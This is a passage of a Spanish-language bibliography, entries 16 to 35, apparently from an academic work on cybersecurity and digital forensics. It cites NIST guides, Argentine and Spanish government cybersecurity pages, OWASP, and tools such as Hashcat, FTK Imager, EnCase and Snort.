[16] Dirección Nacional de Ciberseguridad, "Derechos de la ciudadanía en ciberseguridad," *Argentina.gob.ar*. [En línea]. Disponible en: https://www.argentina.gob.ar/jefatura/innovacion-publica/ssetic/direccion-nacional-ciberseguridad/derechos-de-la-ciudadania. [Accedido: 27-ago-2024].

[17] A. H. Di Iorio *et al.*, *El rastro digital del delito: aspectos técnicos, legales y estratégicos de la informática forense*. Mar del Plata: Universidad FASTA, 2017.

[18] Dirección Nacional de Ciberseguridad, "CERT.ar," *Argentina.gob.ar*. [En línea]. Disponible en: https://www.argentina.gob.ar/jefatura/innovacion-publica/ssetic/direccion-nacional-ciberseguridad/cert-ar. [Accedido: 27-ago-2024].

[19] GitHub, "Github: Let's build from here," *GitHub*. [En línea]. Disponible en: https://github.com/. [Accedido: 27-ago-2024].

[20] Hashcat, "Hashcat: advanced password recovery," *Hashcat*. [En línea]. Disponible en: https://hashcat.net/hashcat/. [Accedido: 27-ago-2024].

[21] Kali Linux, "Wordlists," *Kali Linux Tools*. [En línea]. Disponible en: https://www.kali.org/tools/wordlists/. [Accedido: 27-ago-2024].

[22] P. Cichonski, T. Millar, T. Grance, y K. Scarfone, "Computer security incident handling guide," National Institute of Standards and Technology, Gaithersburg, MD, NIST SP 800-61 Rev. 2, 2012. [En línea]. Disponible en: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf. [Accedido: 27-ago-2024].

[23] K. Kent, S. Chevalier, T. Grance, y H. Dang, "Guide to integrating forensic techniques into incident response," National Institute of Standards and Technology, Gaithersburg, MD, NIST SP 800-86, 2006. [En línea]. Disponible en: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf. [Accedido: 27-ago-2024].

[24] Exterro, "FTK Imager," 2024. [En línea]. Disponible en: https://www.exterro.com/digital-forensics-software/ftk-imager. [Accedido: 27-ago-2024].

[25] Open Text Corporation, "OpenText EnCase Forense," 2024. [En línea]. Disponible en: https://www.opentext.com/es-es/productos/encase-forense. [Accedido: 27-ago-2024].

[26] Darik's Boot and Nuke, "DBAN," 2024. [En línea]. Disponible en: https://dban.org/. [Accedido: 27-ago-2024].

[27] OWASP Cheat Sheet Series Team, "OWASP Cheat Sheet Series," *OWASP*, 2024. [En línea]. Disponible en: https://cheatsheetseries.owasp.org/index.html. [Accedido: 27-ago-2024].

[28] M. McDonald, *Web Security for Developers*, 1ª ed. San Francisco, CA: No Starch Press, 2020.

[29] P. A. Grassi *et al.*, "Digital identity guidelines: Authentication and lifecycle management," National Institute of Standards and Technology, Gaithersburg, MD, NIST SP 800-63B, 2017. [En línea]. Disponible en: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63b.pdf. [Accedido: 27-ago-2024].

[30] Instituto Nacional de Ciberseguridad (INCIBE), "Gestión de contraseñas seguras," España. [En línea]. Disponible en: https://www.incibe.es/ciudadania/tematicas/contrasenas-seguras. [Accedido: 27-ago-2024].

[31] L. Spitzner, "Strong, secure passwords are key to helping reduce risk to your organization," *SANS Cyber Security Blog*, 2021. [En línea]. Disponible en: https://www.sans.org/blog/strong-secure-passwords-are-key-to-helping-reduce-risk-to-your-organization/. [Accedido: 27-ago-2024].

[32] Instituto Nacional de Ciberseguridad (INCIBE), "Ingeniería social: técnicas utilizadas por los ciberdelincuentes y cómo protegerse," España, 2019. [En línea]. Disponible en: https://www.incibe.es/empresas/blog/ingenieria-social-tecnicas-utilizadas-los-ciberdelincuentes-y-protegerse. [Accedido: 27-ago-2024].

[33] M. Powell, "Detecting abnormal cyber behavior before a cyberattack," *Manufacturing Innovation Blog (NIST)*, 2021. [En línea]. Disponible en: https://www.nist.gov/blogs/manufacturing-innovation-blog/detecting-abnormal-cyber-behavior-cyberattack. [Accedido: 27-ago-2024].

[34] Darktrace Holdings Limited, "Darktrace," 2024. [En línea]. Disponible en: https://darktrace.com/. [Accedido: 27-ago-2024].

[35] Cisco, "Snort," 2024. [En línea]. Disponible en: https://www.snort.org/. [Accedido: 27-ago-2024].